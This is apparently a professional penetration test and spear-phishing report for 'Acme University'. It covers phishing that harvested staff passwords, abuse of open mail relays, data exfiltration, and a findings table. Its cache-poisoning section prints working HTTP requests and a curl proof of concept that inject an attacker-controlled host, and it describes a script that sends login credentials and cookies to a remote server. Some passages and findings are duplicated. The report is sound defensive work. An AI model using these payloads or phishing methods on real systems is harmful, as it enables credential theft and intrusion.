appgate

BLACKBOX PENETRATION TEST, VULNERABILITY ASSESSMENT AND SPEAR PHISHING CAMPAIGN REPORT

For Acme University

TABLE OF CONTENTS:

1. Executive Summary

Acme University (AU) contracted Appgate Threat Advisory Services (Appgate TAS) to perform an external blackbox penetration test and vulnerability assessment, in addition to a spear phishing assessment. The engagement followed a methodology that would be employed by an aggressive attacker. The goal of the test was to establish a tangible foothold inside Acme University's infrastructure and to map and escalate access into the greater AU's infrastructure, where possible. The scope of the assessment included all faculty and staff workstations, as well as University servers and appliances. Acme University has approximately 3,000 active faculty and staff and 400 centrally manager servers. This assessment was performed remotely by one consultant.

Acme University has a large number of Internet accessible systems ranging from online webcams to virtual desktop systems and uses a diverse set of technologies (such as Microsoft, Apple, Oracle, etc.). It is evident that the AU Office of Information Technology (OIT) has put in a great deal of effort to consolidate, contain and reuse components whenever possible. However, there are several older systems that have vulnerabilities that can be leveraged to gain a foothold into the internal infrastructure.

The phishing campaigns, although quickly spotted and mitigated by AU, were successful in that Appgate TAS was able to gather credentials from AU faculty and staff to access the internal Acme University infrastructure. These results allowed Appgate TAS to compromise internal AU resources and evade detection for the remainder of the engagement.

A total of nineteen vulnerabilities were discovered ranging from Critical to Moderate. These rankings are based on the Appgate TAS Risk Matrix which can be found in section 12.

2. Business Impact

The Critical vulnerabilities discovered in the jobs.acmeuniversity.edu application can be used by an attacker to access personal information of anyone that has applied for a position using the website. This could cause brand and financial damage to Acme University. The findings with a High severity could lead to attacks that would compromise specific accounts belonging either to faculty, staff or students, as well as aid an attacker in gaining information about the application's internal infrastructure.

Additionally, if an attacker took advantage of the HTTP Desync and Cache poisoning issues discovered during the first phase of the penetration test, it would result in full compromise of all user accounts, full control over the user's experience on the site, leakage of sensitive information about each client, and could result in losing the public's trust.

The response from the Acme University IT department to the phishing campaigns was impressive, however, Appgate TAS still gathered more than twenty valid passwords. Once an attacker has valid credentials, they can attack any services that the user can, including email, network drives, Blackboard, as well as explore the internal AU network via the Pulse secure Virtual Private Network or Virtual Computing Lab.

3. Testing Overview

Acme University has a large and diverse Internet presence, and as such, Appgate TAS focused on those systems that would aid in gathering information to further penetration into the network, assist in the email social engineering campaigns or could be utilized to access personal or financial data. To accomplish this, Appgate TAS used Open-source Intelligence (OSINT) and internal Appgate TAS tools (WebSiege and Swarm) to find likely Internet facing targets.

After conducting the first email phishing campaign, Appgate TAS used the harvested credentials to access internal AU applications such as Blackboard, the portal and VPN. Once Appgate TAS had access to the internal infrastructure, further mapping and reconnaissance was conducted with a focus on systems and services that could be utilized for a second spear phishing campaign, could be used to escalate privileges in the domain or that contained personal or financial data. While every attempt was made to assess as many systems as possible during the test, Appgate TAS estimates it explored 70% of Internet facing systems and 25% of internal servers and network devices.

There were several cases where a potential avenue for attack was noted, but because of time restrictions the avenue was not explored further. For example, it was noted while testing that acmeuniversity.edu appears be vulnerable to remote file inclusion based on the behavior shown below, but the application was filtering out the characters so to successfully exploit the vulnerability, a path disclosure vulnerability would also be required.

Illustration 1: Not fully explored vulnerability in my.acmeuniversity.edu.

Another example of an application that would have been explored more thoroughly if time permitted was the my.acmeuniversity.edu. As the main portal for students, faculty and staff, the my.acmeuniversity.edu portal is used to access and integrates with many AU applications. Only a small percentage of my.acmeuniversity.edu was assessed as part of this engagement.

4. Methodology

Appgate TAS started the engagement from a blackbox perspective. Using open-source information gathering techniques, Appgate TAS collected and prioritized information to aid in the phishing categorizing of Internet facing systems. With this information, as well as the IP address information provide by Acme University, Appgate TAS utilized their internal tools to perform scanning, reconnaissance and injection attacks.

In conjunction, Appgate TAS explored and assessed Internet accessible web applications using manual techniques attempting to bypass input filters, bypass authentication, extract data, obtain privilege escalation, uncover information leaks, and discover cross-site scripting errors. The reconnaissance and exploitation efforts were kept moderately stealthy in an attempt to go undetected by Acme University.

During the reconnaissance phase, to obtain email addresses Appgate TAS scraped the Acme University faculty and staff directory. Some additional Optical Character Recognition (OCR) techniques were utilized to overcome some of the anti-scraping measures that AU has in place.

Appgate TAS conducted two separate phishing campaigns. One used an external email and website and the other used an internal Acme University email server and website. In the first campaign Appgate TAS registered a domain, obtained a SSL certificate and configured DNS appropriately such that the emails would pass most spam filters. The domino.acmeuniversity.edu web page was cloned and modified to log username and password details as they were entered in the form.

Using credentials harvested from the email phishing campaign, Appgate TAS used the Virtual Computing Lab (VCL) systems to access Acme University's internal network and to exfiltrate data. Appgate TAS also used the credentials to access the my.acmeuniversity.edu portal, mynet.acmeuniversity.edu, and the Pulse Secure VPN.

Once logged into the VCL system, Appgate TAS was able to escalate privileges and gather the hashed credentials of the local VCL administrator account. Testing was performed to see if the VCL systems were vulnerable to a pass the hash attack (which is an attack where the attacker can utilize the hashed password to access another system), however, the VCL systems were not vulnerable.

To remain stealthy, instead of conducting scans of devices in the internal network, queries were run against Active Directory to gather information about the systems. For example, to find potentially vulnerable systems and locate who has domain administrator access.

The potentially vulnerable systems found using this method were assessed. Many of the systems were not reachable from the virtual lab network and those that were accessible were found to not be exploitable.



Illustration 2: Gathering information from Active Directory.

Appgate TAS then began targeted network scans with priority on systems that could be used in the second social engineering campaign. This scan looked for devices that either had a web server listening on port 80 or 443 or for systems that were configured to allow SMTP relaying. The systems that were running web services were examined to see what web applications were available on the system and if the applications had a vulnerability.

Once suitable systems were found, the second phishing campaign was setup. Using the credentials from phase one Appgate TAS was able to access the AU internal network with the VPN and the virtual desktop service provided by vdi-gw01.acmeuniversity.edu. From inside the AU network Appgate TAS used a NAS server with the hostname smalltree.local (14x.x.xx.xx). The NAS server had a web interface and PHP already installed which Appgate TAS used to create a new sign-up page. This page also logged and encrypted any usernames and passwords submitted to it. Also, while connecting to the VPN Appgate TAS was able to abuse the open mail relays (1xx.x.x.xx, 1x.x.x.xx, 1xx.x.x.xx 1xx.x.x.xxx and 1xx.x.x.xxx) to send mail internally advising users that they had space available on the server and only needed to sign up to claim it.

In the meantime, Appgate TAS continued exploring the internal network by searching for document repositories. See section 9.7 for more information. One of the documents (located in the OIT share and titled "Sharepoint install for active campus portal.docx") contained the passwords for two SQL accounts used by SharePoint. Appgate TAS tested the accounts and discovered that the accounts were still valid.



Illustration 4: Logged in with SQL service accounts.

Appgate TAS performed a query against the SQL servers to see if either of these accounts had administrative privileges. Neither did in this case, but with additional time more credentials would likely have been found.

The virtual lab systems were also used to exfiltrate data. The SMB scanning discovered a 3.5 GB SQL backup which was downloaded and then restored on Appgate TAS's network.

4.1. Preliminary Information

Appgate TAS was provided the following IP list prior to testing:

VPN ranges
1xx.x.xxx.0/24
1xx.x.xxx.0/22

Campus Aggregation
1xx.x.xx.0/19
1x.x.xx.0/19
1x.xx.xx.0/19

On Campus (non-dorms)
1xx.x.64.0/19
1x.x.64.0/19
1x.xx.64.0/19

Off Campus (WCL falls in this range)
1xx.x.xxx.0/19
1x.x.xx.0/19
1x.xx.xxx.0/19

DCEN Legacy
1xx.x.x.0/24
1xx.x.x.0/24
1xx.x.x.0/24

DCEN
1x.x.x.0/23
1x.x.x.0/23
1x.x.x.0/23
1x.x.xx.0/23

Coresite
1x.x.xx.0/23
1x.x.xx.0/23
1x.x.xx.0/23
1x.x.xx.0/23

External Public (NAT)
1xx.x.x.0/23
1xx.x.xx.0/23

No technical information was provided by the Acme University IT staff prior to starting the phishing campaign. Scope discussions made it clear that the use of exploits, including memory corruption exploits, No technical information was provided by the Acme University IT staff prior to starting the phishing campaign. Scope discussions made it clear that the use of exploits, including memory corruption exploits, was permitted but Appgate TAS elected not to use this ability.

All students' systems and emails were considered out of scope for this engagement.

5. Findings Summary

The following table contains a brief overview of the results found during this assessment. These findings are in descending order from critical to low in severity ranking. For detailed information about each finding, see section 13.

SEVERITY: CRITICAL – 10	CACHE POISONING LEADS TO FULL COMPROMISE OF ALL ONLINE ACCOUNTS	SECTION: 8.1
Summary: There exists a header reflection issue in the AEM instances that can be combined with the caching mechanisms in order to cache malicious versions of web application pages that victims will render when they visit the site. Appgate TAS demonstrated an attack in which all usernames and passwords could be stolen by abusing this relationship.	Recommendation: There are several factors that need addressing in order to remediate this issue. The header reflection issue is the main culprit. AEM will need to address this issue in both 6.3 and 6.5.	

SEVERITY: CRITICAL – 10	HTTP DESYNC ATTACK LEADS TO FULL COMPROMISE OF ACME UNIVERSITY DOMAIN	SECTION: 8.2
Summary: Due to mismatching technologies and shared back-end connections from AEM Dispatcher to AEM Publisher, it is possible for a remote, unauthenticated attacker to influence the requests of unsuspecting visitors that browse to acmeuniversity.edu. As a result, an attacker can force all incoming traffic to a malicious domain of their choice, force the victim to perform actions in their account, force the victim to send the attacker sensitive account information, cause a site-wide denialof- service (DoS) attack (that bypasses the DDoS filters in place), hijack mobile API traffic another other undesired actions.		Recommendation: Enforce HTTPv2.0 on the front-end servers (so that there is no confusion about payload lengths), ensure that both the front-end server and the back-end server are using the same web server (including patch level, version and configuration) and disable reused/shared connections to the back-end.

SEVERITY: CRITICAL – 10	REMOTE ROOT CODE EXECUTION	SECTION: 8.4
Summary: It is possible to execute arbitrary code on any spawned resource (hubs, entry and exit VPN servers, desktops, etc.) as the root user due to insufficient data sanitization and variable inclusion into shell scripts.		Recommendation: Only pass expected variable names and values to the shell scripts (and not everything that is passed in the meta object). Scrub, validate and parameterize all variable names and values against their expected format and data type (and not against a broad regular expression that is too permissive). Consider returning an error if the variable name or value is not exactly as intended so that malformed or malicious attempts will not end up in the shell scripts.

SEVERITY: CRITICAL – 10	PII OF ALL ACME UNIVERSITY ONLINE USERS LEAKED IN UNAUTHENTICATED CALL [API]	SECTION: 8.5
Summary: There exists an API endpoint that can be queried without authentication and that will reveal highly-sensitive personallyidentifiable information (PII) about every online user. To demonstrate the issue, Appgate TAS developed a custom routine that retrieved PII for over 100 accounts in a short period of time. Depending on the customer base, it would not take more than a few hours to pull down PII for every production client.		Recommendation: Require authentication on the sensitive endpoints and perform validation that the requesting user has privileged access to the requested data.

SEVERITY: CRITICAL – 9	LOCAL PRIVILEGE ESCALATION INSIDE EC2 RESEARCH INSTANCE	SECTION: 8.6
Summary: A customer with access to their research EC2 instance can root access by abusing the local Kubernetes environment.		Recommendation: The microk8s group is only intended for users which require admin privileges, regular user should not be members of this group.

SEVERITY: CRITICAL – 9	DEFAULT ADMIN CREDENTIALS AT GRAFANA. ACMEUNIVERSITY.TECH	SECTION: 8.7
Summary: There is a Grafana hosted at grafana.acmeuniversity.tech having the default administrator credentials still being valid.		Recommendation: Any default account should be removed on production environments or at least updated to change its default password value.

SEVERITY: 9 – CRITICAL	UNAUTHENTICATED FILE DOWNLOAD	SECTION: 8.8
Summary: An attacker can access the GetAttachement.aspx page on jobs. acmeuniversity.edu and provide a value to FileID to download previously uploaded documents.		Recommendation: Use a non-sequential and non-predicable value for FileID. Restrict access to the GetAttachement.aspx page.

SEVERITY: 9 – CRITICAL	LOGIN BYPASS	SECTION: 8.9
Summary: An attacker who modifies the value of the ApplicantID cookie on the jobs.acmeuniversity.edu site is logged in as that user.	Recommendation: Use a non sequential and non-predicable value for ApplicantID. Use a secondary session token to track authenticated sessions.	

SEVERITY: HIGH - 7	UNAUTHENTICATED SERVER-SIDE REQUEST FORGERY AT GRAFANA.ACMEUNIVERSITY.TECH	SECTION: 8.10
Summary: There is a Grafana hosted at grafana.acmeuniversity.tech accessible to any customer which vulnerable to an pre-authentication SSRF.	Recommendation: Update to the latest stable version of Grafana.	

SEVERITY: HIGH – 7	CUSTOMERS' USERS ARE MEMBERS OF THE MICROK8S GROUP	SECTION: 8.11
Summary: Regular customer users are able to interact with the local Kubernetes API. Consequently, they are able to read secrets, deploy pods, etc.	Recommendation: The microk8s group is only intended for users which require admin privileges, regular user should not be members of this group.	

SEVERITY: 7 - HIGH	PATH TRAVERSAL/ARBITRARY FILE READ	SECTION: 8.12
Summary: A sample file for one of the CS classes can be used to read files on the server.	Recommendation: Modify the file to restrict input and limit capability to a certain directory.	

SEVERITY: 7 - HIGH	PATH TRAVERSAL/ARBITRARY FILE READ	SECTION: 8.12
Summary: A sample file for one of the CS classes can be used to read files on the server.	Recommendation: Modify the file to restrict input and limit capability to a certain directory.	

SEVERITY: HIGH - 5	LEAKAGE OF INSTANCE CREDENTIALS VIA IMDSV1	SECTION: 8.13
Summary: The HTTP interface of the AWS Instance Metadata Service IMDSv1 is exposed and accessible from the research instance.	Recommendation: The recommended solution is the usage of a Docker container which has restricted access to the HTTP IMDSv1 server via an iptables DROP rule on the host.	

SEVERITY: HIGH - 5	AWS USERNAME DISCLOSURE	SECTION: 8.14
Summary: Any customer may use the ListSSHPublicKeys IAM action to bruteforce valid AWS usernames inside the University's AWS account.	Recommendation: Restrict the correspoding IAM policy to only allow the ListSSHPublicKeys action on certain resources instead of using a wildcard.	

SEVERITY: MODERATE - 4	[MULTIPLE] OUTDATED AND VULNERABLE SOFTWARE INSIDE THE RESEARCH AWS INSTANCE	SECTION: 8.15
Summary: Inside the research EC2 instance there are several components running as root which are outdated and affected by public vulnerabilities.		Recommendation: Always use the latest stable release of any piece of software running inside the production environment.

SEVERITY: MODERATE - 4	[MULTIPLE] OUTDATED AND VULNERABLE SOFTWARE INSIDE THE RESEARCH AWS INSTANCE	SECTION: 8.16
Summary: The server is acting as an open mail relay. It allows anyone on the local network to send e-mail through it without authentication.		Recommendation: Restrict use of SMTP to authenticated users or allowed devices.

SEVERITY: 3 - MODERATE	ADMINISTRATION BYPASS IN WEBCAM	SECTION: 8.17
Summary: It is possible to access the administration pages of the webcam at http://1xx.x.xx.xx without knowing the password.		Recommendation: Apply latest vendor firmware

6. Email Reconnaissance

The purpose of this phase was to find as many email addresses for the domain as possible for use in the phishing campaigns. Acme University has a staff and faculty lookup page available at www.acmeuniversity.edu/directory. The search requires that at least two letters be specified before any results will be returned. Although it is limited to two letter searches, Appgate TAS was still able to retrieve large result sets.



Illustration 5: The search for 'll' produced 636 results.

Examining the source of these pages revealed an interesting tactic employed by Acme University. To reduce the ability of web crawlers to scrape email addresses from the directory the email addresses for faculty are images rather than simply text.

```
ddle;">                :br> <img src="/images/fax.png" width="16" height="16" bordar="0" vspace="0
><img src="                                                CE076.png" alt="Send email to
```

Illustration 6: Source code from the faculty/staff directory page

PRIOR PAGES DELETED FOR BREVITY

While this strategy is reasonable in principle it does not stop a determined attacker. Appgate TAS was able to extract the email addresses via Optical Character Recognition (OCR) using the Google Tesseract library. Additional image manipulation was required (notably scaling the image to larger dimensions), but the text was able to be extracted. In some cases the OCR process still produced questionable results. The AU email address assignment schema (ex: first.last@acmeuniversity.edu) is not particularly consistent thus no generic rules could be applied to determine if the text followed the expected pattern.

Appgate TAS noted that the image file names were consistent with MD5 hashes and that the file names were simply MD5 hashes of the email address.

7.3. Incident Response

The response to this incident by the AU IT staff was impressively swift. Within 90 minutes of the first email going out, an AU staff member reached out to Appgate TAS's publicly available email address to inform us that a phishing attack was taking place via our registered IP space. Shortly thereafter access to acmeunivsersity.email was blocked from within the AU network. Within 24 hours Appgate TAS had lost the Start of Authority (SOA) for the acmeunivsersity.email domain and Domain Name Server (DNS) requests were being hijacked by an ISP (presumably after being reported as malicious). The quickness and completeness of the response to the phishing campaign is unprecedented in Appgate TAS's experience. The AU IT staff did an excellent job with this.

Although the staff reacted quickly, Appgate TAS was still able to obtain valid usernames and passwords from users who were off of the AU network when checking their email. Additionally, of the initial 26 valid passwords collected, 10 remained unchanged and valid through the end of the engagement.

8. Detailed Findings

The following subsections contain supplemental information about each of the security issues mentioned in section 6. The severity rankings are based on the Appgate TAS Risk Matrix which can be found in section 56.

8.1. Cache Poisoning Leads to Full Compromise of All ACME University Online Accounts

Several Ranking: Critical - 10

It is possible for a remote, unauthenticated, anonymous attacker to alter acmeuniversity.eduweb pages that are stored in cache. This puts the attacker in a position to run arbitrary scripts in the context of the victim's browsers to conduct whatever attack they would like on the victim account holder.

To demonstrate this issue, Appgate TAS poisoned the cache of the login page to include a script that would run when the user visits the affected page (just by browsing the site as usual). If the victim loads the altered version of the page (from cache that the attacker has modified), then the victim's username and password would be sent to the attacker's remote server. After which, they can login as the victim to conduct further attacks. **In short, this attack vector results in full compromise of every account holder that uses the site.**

There are possibly quite a few issues to blame for the vulnerable behavior. There are multiple appliances sitting in front of a regular user and the destination of the AEM publish server (Firewall > WAF > IPS > AEM Dispatcher > AEM Publisher). In theory, multiple appliances could aide in the issue but during a discussion with the internal team, it is believed that the culprit is the AEM Dispatcher.

It should be noted that the issue is not that a caching mechanism is being used. The issue is that untrusted data (in the request) is being trusted by the caching or internal servers that is used to alter the final, rendered response that is cached.

This attack can be abused in many ways and during the assessment Appgate TAS found two different ways to poison the caches (both work on AEM v6.3 and one of them works on v6.5 that will soon be deployed).

It should also be noted that there are some unknown behavior issues with the caching mechanisms. An attacker will not have very much insight into how the caching server works (sometimes a caching server will return keying information and expiry times in response headers but not in this case) so it will require experimentation until a reliable pattern can be detected. For example, a server might not cache POST requests or endpoints that do not have a file extension. In the case of this application, it was found that certain GET parameters can trigger a cache. But AEM has a very interesting behavior in how it treats extensions that can actually work in the attacker's favor during discovery.

It should be noted that this attack does not compromise any server, it only has the ability to modify a page in the cache. However, this attack can be used to compromise internal resources via client-side attacks (and the poisons are a great way to fingerprint the browsers and plugins of internal employees before an attack campaign is launched).



Figure 1: The attacker modifies the request for Page2 in this example. This way, when a user requests Page2, they will load and render the attacker's version for full compromise of the online account.

RESULTS

Appgate TAS discovered that there are certain headers that can be sent to the website that will make the server respond in a different manner. Upon closer inspection, it was determined that the caching mechanism on the AEM Dispatcher would blindly trust the value of certain headers, thus making it possible to render a different response. At first glance, it might appear that this is not interesting from an attacker's perspective because there is no easy way to modify the headers of victim's requests to the site so the attacker would only be able to "attack" themselves. However, if the attacker can trick the server into updating the cache with the malicious render of the response, then that response will be cached for every visitor to interact with.

There are a few considerations to make when evaluating the severity of this issue.

- An attacker has the ability to store modified version of pages in the cache.
- A page will not be cached until the currently-cached page has expired and the attacker is the first one to send their malicious request that will result in the malicious response being cached.
- If the attacker does not want to wait for an expiry time, they can abuse the AEM extension handlers to create their own version of a page that will be cached immediately that can be used in other attacks (or for experimentation until they learn the quirks of the caching mechanism).
- This attack vector can be combined with other attacks. The cache poisoning is dangerous by itself, but it can be even more devastating when it is paired with the HTTP desync issue described in Section 6.2.

MISBEHAVING HEADERS

The headers that allow alteration of a page are Forwarded and Referer. The path to exploit them is slightly different but they result in the same thing; free arbitrary code execution in the context of the victim's browser or session.

HEADER	NOTES
Forwarded: for=do0.appgateinc.com;by=do0 appgateinc. com;host=do0.appgateinc. com	AEM will trust the value of the host field in the Forwarded header above the Host header itself. So even if the Host header is the correct value, AEM will prioritize the use of the host field. Works on 6.3 but did not work on the 6.5 version that ACME is migrating to.
Referer: do0.appgateinc.com	For unknown reasons, the value of the Referer header will be placed in an HTML div tag in the body of quite a few responses of the website. Works on AEM 6.3 and 6.5.

For example, the attacker will send this payload:

```
GET / HTTP/1.1
Host: ptestaem.acmeuniversity.edu
…
Forwarded:
for=do0.appgateinc.com;by=do0.appgateinc.com;host=do0.appgateinc.com
```

And the following response will be generated and returned:

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8
Date: Wed, 11 Mar 2020 20:33:12 GMT
Content-Length: 86465
…
var acmeeduapp = {
api: {
baseUrl: 'https://do0.appgateinc.com/api/v1',
acquisitionBaseUrl: 'https://do0.appgateinc.com/acquisitionapi',
authenticationLoginEndPointUrl:'https://do0.appgateinc.com/api/v1/authentication/logi
n',
validateResetFormEndPoint:'https://do0.appgateinc.com/api/v1/resetcredentials/valid
ate',
resetCredentialsUsernameEndPointUrl:'https://do0.appgateinc.com/api/v1/resetcrede
ntials/username',
…
}
<script type="text/javascript"
src="https://do0.appgateinc.com/iojs/4.1.1/dyn_wdp.js"></script>
```

Take note that the value of the host field in the Forwarded header ended up replacing ptestaem. acmeuniversity.edu with attacker-controlled do0.appgateinc.com to the 59 API calls that make up the backend logic of the application as well as one entry in a script tag towards the bottom of the page. That is a total of 60 overwrites for arbitrary code execution in the victim's browser. If the attacker is the first to request this page with the affected header after the cache expires, this response will be cached for all to execute when they browse to the site hoping to login. When a regular customer browses to the site to log into their account, they will be silently executing the code that the attacker has implanted to steal their username and password and hijack all of the API calls that are made (from the affected page).

To see the vulnerable interaction for yourselves, the following PoC can be used:

PoC	curl -i -s -k -X $'GET' \ -H $'Host: ptestaem.acmeuniversity.edu' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H $'Accept-Language: en- US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $'Connection: close' -H $'Cookie: ' -H $'Upgrade- Insecure-Requests: 1' -H $'Forwarded: for=do0.appgateinc.com;by=do0.appgateinc.com;host=do0.appgateinc.com' \ $'https://ptestaem.acmeuniversity.edu/security.html.html.html?Mark=1'

The output of that command will show that do0.appgateinc.com is indeed included in the response meaning the attacker can abuse this reflection.

Figure 2: Proof of concept demonstrating the reflection issue that is abused. The attackercontrolled endpoint replaces the legitimate values.

Now that the attacker has a primitive that will allow them to modify the rendering of a page, the next stage is to find a way to get the modified version of the page to be stored in the cache server.

MALICIOUS CACHING

A caching server will typically work by checking each request with predefined logic to determine if the result of a request should be cached or if a raw and fresh version should be pulled from the origin source. It will also check to see if a page in cache has expired and if it needs to update its local copy.

The first obstacle is to find out if a page of interest is even cached at all. Sometimes headers will reveal caching information but in this case, the server is trying to pretend its not there and not revealing its presence. Which brings the attacker to the second obstacle of determine the "keys" for the cache and what will trigger the caching mechanism.

Through trial and error and with enough time, this information can be enumerated. But Appgate TAS discovered a way to experiment with the caching server without having to wait for pages to expire. By taking advantage of a quirk in AEM's URL handlers, it is possible to create brand new pages that will be cached by the server immediately (since the server will determine that it does not have a local copy of the response). This way, the attacker can start to interact with the cache server more directly (and in real-time) to learn how it operates and what triggers a cache.

REQUEST	MODIFIED URL	RESULT
https://ptestaem.acmeuniversity.edu/	https://ptestaem.acmeuniversity.edu/.html	Success (same result as /)
https://ptestaem.acmeuniversity.edu/	https://ptestaem.acmeuniversity.edu/.html.html.html?mark=1234?path=/content	Success (same result as /)
https://ptestaem.acmeuniversity.edu/bin/querybuilder.json?path=/content	https://ptestaem.acmeuniversity.edu/.1.1.1.1.html/blah.ico?path=/content	Success (same result as /)

Since the headers from the response do not include information about expiry time, the attacker does not have any way of knowing this without carefully watching and waiting. But since they know how to trigger a modification in unique pages on the server, it would just take a small script to iterate until the expiry time is found. But for the sake of the demonstration (and time), Appgate TAS used pages that they created themselves using the URL handler. It should be noted that an attacker does not have to wait for cache to expire to exploit this issue. They can also use this attack vector to generate malicious URLs that are hosted on the trusted acmeuniversity.edu domain to send to victims, but that is not necessary.

The final payload that will result in immediate caching is just a slight modification to our reflection example above:

```
GET /1.html?mark=test HTTP/1.1
Host: ptestaem.acmeuniversity.edu
...
Forwarded:
for=do0.appgateinc.com;by=do0.appgateinc.com;host=do0.appgateinc.com
```

Since the location /.html with possible cache keys of ?mark=test do not exist in the cache, the cache server will dutifully cache that page on the server and it will be accessible to anyone that browses to that page. For a production exploit that will work on known pages, the attacker will have to wait until the current page expires and be the first to request with a malicious request. However, Appgate TAS noticed that there are cache keys that rotate often and are keyed by the server that trigger a cache:

```
https://ptestaem.acmeuniversity.edu/pre-qual/dataentry/
index?SourceID=C1OX&DescriptorID=L12&C1BSpec=pwid&DF1=PQ&affiliates=false&target=nomatch
```

Appgate TAS was successful at caching a malicious version of that known page. A malicious version of this is especially dangerous since those are the links that show up in Google searches so everyone that finds this website from search engines (or that click on certain links inside the site) will land right into an attacker's malicious version of the page.

The Attack Putting it all together and after successfully storing a malicious page in the cache server, the attacker can just sit back and wait for victims to use and log into the site. Appgate TAS wrote a demonstration script that would hijack the submission of the login form so that a copy of its contents will be sent to a remote server. The script will also send a copy of the session cookies, sessionStorage and localStorage since sensitive data can be stored in there (such as Social Security Numbers, session IDs, tracking numbers and more).

